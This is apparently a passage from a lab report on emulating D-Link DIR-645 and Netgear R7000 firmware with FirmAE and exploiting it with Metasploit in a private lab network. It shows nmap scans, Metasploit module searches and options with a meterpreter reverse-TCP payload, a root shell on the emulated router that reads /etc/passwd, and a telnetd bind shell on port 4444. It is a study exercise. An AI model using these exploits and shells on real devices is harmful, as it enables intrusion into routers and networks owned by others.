


Figure 34 FirmAE VM Specs

```
owner@ubuntu:~$ cd FirmAE/
owner@ubuntu:~/FirmAE$ ls
analyses  debug.py      download.sh    init.sh        README.md     sources
core      docker-helper.py  firmae.config  install.sh     run.sh        util
database  docker-init.sh  firmwares     LICENSE.txt    scripts
owner@ubuntu:~/FirmAE$ ./download.sh
Downloading binaries...
Downloading kernel 2.6 (MIPS)...
--2026-01-23 07:48:44-- https://github.com/pr0v3rbs/FirmAE_kernel-v2.6/releases
/download/v1.0/vmlinux.mipsel.2
Resolving github.com (github.com)... 20.26.156.215
Connecting to github.com (github.com)|20.26.156.215|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release
-asset/145449384/89c7f600-1c40-11eb-82f4-ecaef3cdc924?sp=r&sv=2018-11-09&sr=b&sp
r=https&se=2026-01-23T16%3A44%3A08Z&rscd=attachment%3B+filename%3Dvmlinux.mipsel
.2&rsc=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sk
tid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-01-23T15%3A43%3A26Z&ske=2026-0
```

Figure 35 ./download.sh run

```
owner@ubuntu:~/FirmAE$ ./install.sh
Hit:1 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu focal InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:4 http://us.archive.ubuntu.com/ubuntu focal-backports InRelease
```

Figure 36 ./install.sh run

```
owner@ubuntu:~/FirmAE$ ./init.sh
+ sudo service postgresql restart
+ echo 'Waiting for DB to start...'
Waiting for DB to start...
+ sleep 5
```

Figure 37 ./init.sh run

```
owner@ubuntu:~/FirmAE$ time sudo ./run.sh -c dlink firmwares/dir645_FW_103.bin
[*] firmwares/dir645_FW_103.bin emulation start!!!
[*] Extract done!!!
[+] get architecture done!!!
[+] Start emulation!!!

[IID] 1
[MODE] check
mke2fs 1.45.5 (07-Jan-2020)
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
[*] cleanup
=====

real    5m41.327s
user    2m46.100s
sys      0m11.076s
owner@ubuntu:~/FirmAE$
```

Figure 38 DIR-645 check

```
valid_lft forever preferred_lft forever
7: tap1_0.1@tap1_0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue sta
te UP group default qlen 1000
    link/ether c6:43:8d:3c:cc:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.2/24 scope global tap1_0.1
        valid_lft forever preferred_lft forever
    inet6 fe80::c443:8dff:fe3c:cc05/64 scope link
        valid_lft forever preferred_lft forever
owner@ubuntu:~$ ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=3.45 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=13.2 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=64 time=1.78 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=64 time=1.35 ms
64 bytes from 192.168.0.1: icmp_seq=5 ttl=64 time=1.23 ms
^C
192.168.0.1 ping statistics:
```

Figure 39 DIR-645 Ping

```
owner@ubuntu:~/FirmAE$ nmap 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-23 17:07 PST
Nmap scan report for 192.168.0.1
Host is up (0.018s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
8181/tcp   open  intermapper
49152/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
owner@ubuntu:~/FirmAE$ nmap -sT 192.168.0.1
```

Figure 40 DIR-645 Nmap




Figure 41 DIR-645 Web App Dashboard




Figure 42 DIR-645 Web App Wizard (1/3)




Figure 43 DIR-645 Web App Wizard (2/3)




Figure 44 DIR-645 Web App Wizard (3/3)




Figure 45 DIR-645 Status.php (1/2)




Figure 46 DIR-645 Status.php (2/2)

Figure 47 DIR-645 Launch Msfconsole

Figure 48 Msfconsole Search "DIR-645"

Figure 49 Exploit 1 Options

```
# ls
ls
root      www      sys      lib      etc
run       var      sbin     include  dev
etc_ro    usr      proc     htdocs   bin
firmadyne tmp      mnt      home     lost+found

# cd firmadyne
cd firmadyne
# ls
ls
os_cmd_injection_log  preInit.sh      console
net_interface         ttyS1           busybox
net_bridge            libnvram_ioctl.so  dir_log
network_type          libnvram.so      sh
debug.sh              strace           libnvram.override
run_service.sh        gdbserver        libnvram
network.sh             gdb
```

Figure 50 Exploited RCE (1/4)

```
# ls
ls
root      www      sys      lib      etc
run       var      sbin     include  dev
etc_ro    usr      proc     htdocs   bin
firmadyne tmp      mnt      home     lost+found

# cat etc/passwd
cat etc/passwd
root:x:0:0:Linux User,,,:/home/root:/bin/sh
nobody:x:1000:500:Linux User,,,:/home/nobody:/bin/sh
Admin:x:1001:0:Linux User,,,:/home/Admin:/bin/sh

# uname -a
uname -a
Linux dlinkrouter 4.1.17+ #28 Sat Oct 31 17:56:39 KST 2020 mips GNU/Linux

# ps
ps
  PID USER      VSZ STAT COMMAND
    1 root        808 S   init
    2 root         0 SW   [kthreadd]
    3 root         0 SW   [ksoftirqd/0]
    4 root         0 SW   [kworker/0:0]
    5 root         0 SW<  [kworker/0:0H]
    7 root         0 SW<  [khelper]
    8 root         0 SW   [khungtaskd]
    9 root         0 SW<  [writeback]
   10 root         0 SWN   [ksmd]
   11 root         0 SW<  [crypto]
   12 root         0 SW<  [bioset]
   13 root         0 SW<  [kblockd]
   14 root         0 SW<  [ata_sff]
   15 root         0 SW<  [cfg80211]
   16 root         0 SW   [kworker/0:1]
   17 root         0 SW   [kswapd0]
   18 root         0 SW   [fsnotify_mark]
   35 root         0 SW   [scsi_eh_0]
   36 root         0 SW<  [scsi_tmf_0]
```

Figure 51 Exploited RCE (2/4)

```

37 root      0 SW  [scsi_ah_1]
38 root      0 SW< [scsi_tm_f_1]
44 root      0 SW< [kpsmouse]
45 root      0 SW< [lpv6_addrconf]
46 root      0 SW< [deferwq]
47 root      0 SW< [kworker/0:1H]
48 root      912 S  /bin/sh /etc/init.d/rcS
50 root      916 S  /bin/sh
66 root     1048 S < udevd --daemon
122 root     1700 S  xmldb -n wrgn39_dlob.hans_dir645_V1 -t
123 root     1048 S  servd -d schedule_off
259 root      908 S  logd -p notice
260 root      888 S  klogd -p notice
398 root     1000 D  gpiod
406 root      912 S  /bin/sh /etc/init0.d/rcS
791 root     1152 S  /var/run/fakedns --port=63481 --address=/dlinkrouter/
917 root     1024 S  ddnsd
1001 root     912 S  /bin/sh /etc/scripts/cpload.sh
1013 root     1684 S  /firmadyne/sh /firmadyne/network.sh
1017 root     1668 S  /firmadyne/busybox sleep 36000
1192 root      892 S  portt -c DNAT.PORTT
2363 root     1048 S  udhpc -i eth2.2 -H dlinkrouter -p /var/servd/WAN-1-u
2600 root     1132 S  /usr/sbin/jcpd -i br0
2606 root     1108 S  /usr/sbin/hotplugd -D
2607 root     1108 S  /usr/sbin/hotplugd -D
2608 root     1108 S  /usr/sbin/hotplugd -D
3453 root     1100 S N  fileaccessd
3457 root     1100 S N  fileaccessd
3458 root     1100 S N  fileaccessd
3460 root     1100 S N  fileaccessd
3587 root      904 S  updatwifistats -s /etc/scripts/upwifistatshlper_G_ba
3632 root     1164 S  stunnel /var/stunnel.conf
3882 root      908 S  neaps -i br0 -c /var/run/neaps.conf
3891 root      884 S  netbios -i br0 -r dlinkrouter
3892 root      900 S  llmresp -i br0 -r dlinkrouter
3928 root     1072 S  udhcpd /var/servd/LAN-1-udhcpd.conf
4048 root     1072 S  udhcpd /var/servd/LAN-2-udhcpd.conf
4189 root     1064 S  proxyd -m 1.33.203.39 -f /var/run/proxyd.conf -u /var
4399 root     1280 S  mDNSResponderPostix -b -i br0 -f /var/rendezvous.conf
4521 root     1044 S  dnsmasq -C /var/servd/DNS.conf
4779 root     1016 S  lld2d -c /var/ll2d.conf br0 ra0
4834 root     4976 S  httpd -f /var/run/httpd.conf
4838 root      0 SW  [kworker/u2:0]
21285 root     1668 S  /firmadyne/busybox sleep 5
21362 root      812 R  ps

```

Figure 52 Exploited RCE (3/4)

```

21369 root      0 []
21370 root      0 []
21371 root      0 []
21372 root      0 []
27379 root      0 SW  [kworker/u2:2]
30758 root      908 S  sh -c /etc/scripts/upnp/M-SEARCH.sh devices 192.168.0
30759 root      908 S  /bin/sh -c telnetd -l /bin/sh -p 4444
30760 root      892 S  telnetd -l /bin/sh -p 4444
30761 root      920 S  /bin/sh
# ls firmadyne
ls firmadyne
os_cmd_injection_log  preInit.sh          console
net_interface         ttyS1               busybox
net_bridge            libnvram_ioctl.so   dir_log
network_type          libnvram.so         sh
debug.sh              strace              libnvram.override
run_service.sh        gdbserver           libnvram
network.sh             gdb

```

Figure 53 Exploited RCE (4/4)


```

msf > search dir645

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/linux/http/dlink_authentication_cgi_bof  2013-02-08      normal Yes    D-Link authentication.cgi Buffer Overflow
1  exploit/linux/http/dlink_hedwig_cgi_bof         2013-02-08      normal Yes    D-Link hedwig.cgi Buffer Overflow in Cookie Header

Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/http/dlink_hedwig_cgi_bof

msf > search dir-645

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/http/dlink_dir_session.cgi_http_login  .              normal No     D-Link DIR-3008 / DIR-6008 / DIR-815 / DIR-645 HTTP Login Utility
1  exploit/linux/http/dlink_diagnostic_exec_noauth         2013-03-05      excellent No     D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
2  \  target: CNO                                           .              .      .
3  \  target: Linux mipsel Payload                         .              .      .
4  exploit/linux/http/dlink_hnap_header_exec_noauth        2015-02-13      normal Yes    D-Link Devices HNPAP SOAPAction-Header Command Execution
5  \  target: MIPS Little Endian                           .              .      .
6  \  target: MIPS Big Endian                             .              .      .
7  exploit/linux/http/dlink_upnp_exec_noauth               2013-07-05      normal Yes    D-Link Devices UPNP SOAP Command Execution
8  \  target: MIPS Little Endian                           .              .      .
9  \  target: MIPS Big Endian                             .              .      .
10 exploit/linux/upnp/dlink_upnp_msearch_exec              2013-02-01      excellent Yes    D-Link Unauthenticated Remote Command Execution using UPNP via a special crafted SEARCH packet.
11 \  target: Unix Command                               .              .      .
12 \  target: Linux Dropper                             .              .      .
13 exploit/linux/http/dlink_authentication_cgi_bof        2013-02-08      normal Yes    D-Link authentication.cgi Buffer Overflow
14 exploit/linux/http/dlink_hedwig_cgi_bof               2013-02-08      normal Yes    D-Link hedwig.cgi Buffer Overflow in Cookie Header

Interact with a module by name or index. For example info 14, use 14 or use exploit/linux/http/dlink_hedwig_cgi_bof

msf > use 1
[*] No payload configured, defaulting to linux/mipsle/meterpreter/reverse_tcp

```

Figure 54 DIR-645 Command Injection Select

```

msf exploit(linux/http/dlink_authentication_exec_noauth) > show options

Module options (exploit/linux/http/dlink_diagnostic_exec_noauth):

Name      Current Setting  Required  Description
----      -
FILENAME  no               no        Filename to download, (default: random)
DOWNHOST  no               no        An alternative host to request the MIPS payload from
HTTP_DELAY 60              yes       Time that the HTTP Server will wait for the ELF payload request
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapnt, socks4, http, socks5, socksh
RHOSTS    192.168.0.1     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     80              yes       The target port (TCP)
SRVHOST   192.168.0.2     yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL/TLS for outgoing connections
SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no              no        The URI to use for this exploit (default is random)
VHOST     no              no        HTTP server virtual host

Payload options (linux/mipsle/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
LHOST     192.168.0.2     yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

```

Figure 55 DIR-645 Command Injection Show Options




Figure 56 R7000 firmware directory

```

owner@ubuntu:~$ cd FirmAE/
owner@ubuntu:~/FirmAE$ time sudo ./run.sh -c netgear firmwares/R7000-V1.0.11.216_10.2.122.chk
[sudo] password for owner:
[*] firmwares/R7000-V1.0.11.216_10.2.122.chk emulation start!!!
[*] Extract done!!!
[+] get architecture done!!!
[+] Start emulation!!!

[IID] 2
[MODE] check
mke2fs 1.45.5 (07-Jan-2020)
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
[*] cleanup
=====

real    7m49.559s
user    6m4.321s
sys     0m57.967s
owner@ubuntu:~/FirmAE$

```

Figure 57 R7000 check

NETGEAR®
NightHawk R7000

[Terms of Service](#)

Enable router to automatically update to future firmware. This keeps your router up to date with the latest features and security fixes.

Select one of the following options:

☒ I Agree ☐ I Disagree

Enable collection of [router analytics data](#) that will help NETGEAR improve our services and products.

Select one of the following options:

☒ I Agree ☐ I Disagree

Please make your selection for both features above to continue.

[Apply](#)

Figure 58 R7000 Web App (2/3)

Server Error

404 - File or directory not found.

The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Figure 59 R7000 Web App (3/3)


```

msf exploit(linux/http/netgear_r7000_cgibin_exec) > set RHOSTS 192.168.1.1
RHOSTS => 192.168.1.1
msf exploit(linux/http/netgear_r7000_cgibin_exec) > set LHOSTS 192.168.1.2
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.1.2
msf exploit(linux/http/netgear_r7000_cgibin_exec) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf exploit(linux/http/netgear_r7000_cgibin_exec) > run
[*] Started reverse TCP handler on 192.168.1.2:4444
[-] Router is not a NETGEAR router
[*] Exploit completed, but no session was created.
msf exploit(linux/http/netgear_r7000_cgibin_exec) >

```

Figure 63 R7000 Command Injection Options and Run

```

msf exploit(linux/http/netgear_r7000_cgibin_exec) > info -d
[*] Generating documentation for netgear_r7000_cgibin_exec, then opening /tmp/netgear_r7000_cgibin_exec
msf exploit(linux/http/netgear_r7000_cgibin_exec) > [15357:15389:0216/170831.378400:ERROR:google_apis/g
PRECATED_ENDPOINT
[15357:15389:0216/170831.501208:ERROR:google_apis/gcm/engine/mcs_client.cc:700] Error code: 401 Error
[15357:15389:0216/170831.501225:ERROR:google_apis/gcm/engine/mcs_client.cc:702] Failed to log in to GCM
Created TensorFlow Lite XNNPACK delegate for CPU.
[15357:15389:0216/170854.465648:ERROR:google_apis/gcm/engine/registration_request.cc:291] Registration
[15357:15389:0216/170938.936222:ERROR:google_apis/gcm/engine/registration_request.cc:291] Registration
[15357:15357:0216/171114.443258:ERROR:services/on_device_model/public/cpp/service_client.cc:36] Unexpect
[15357:15357:0216/171123.485040:ERROR:ui/compositor/compositor_animation_observer.cc:65] CompositorAnim

```

Figure 64 R7000 Command Injection Info

File
/tmp/netgear_r7000_cgibin_exec_doc20260216-14776-a4z10z.html

Overview
Knowledge Base

Introduction

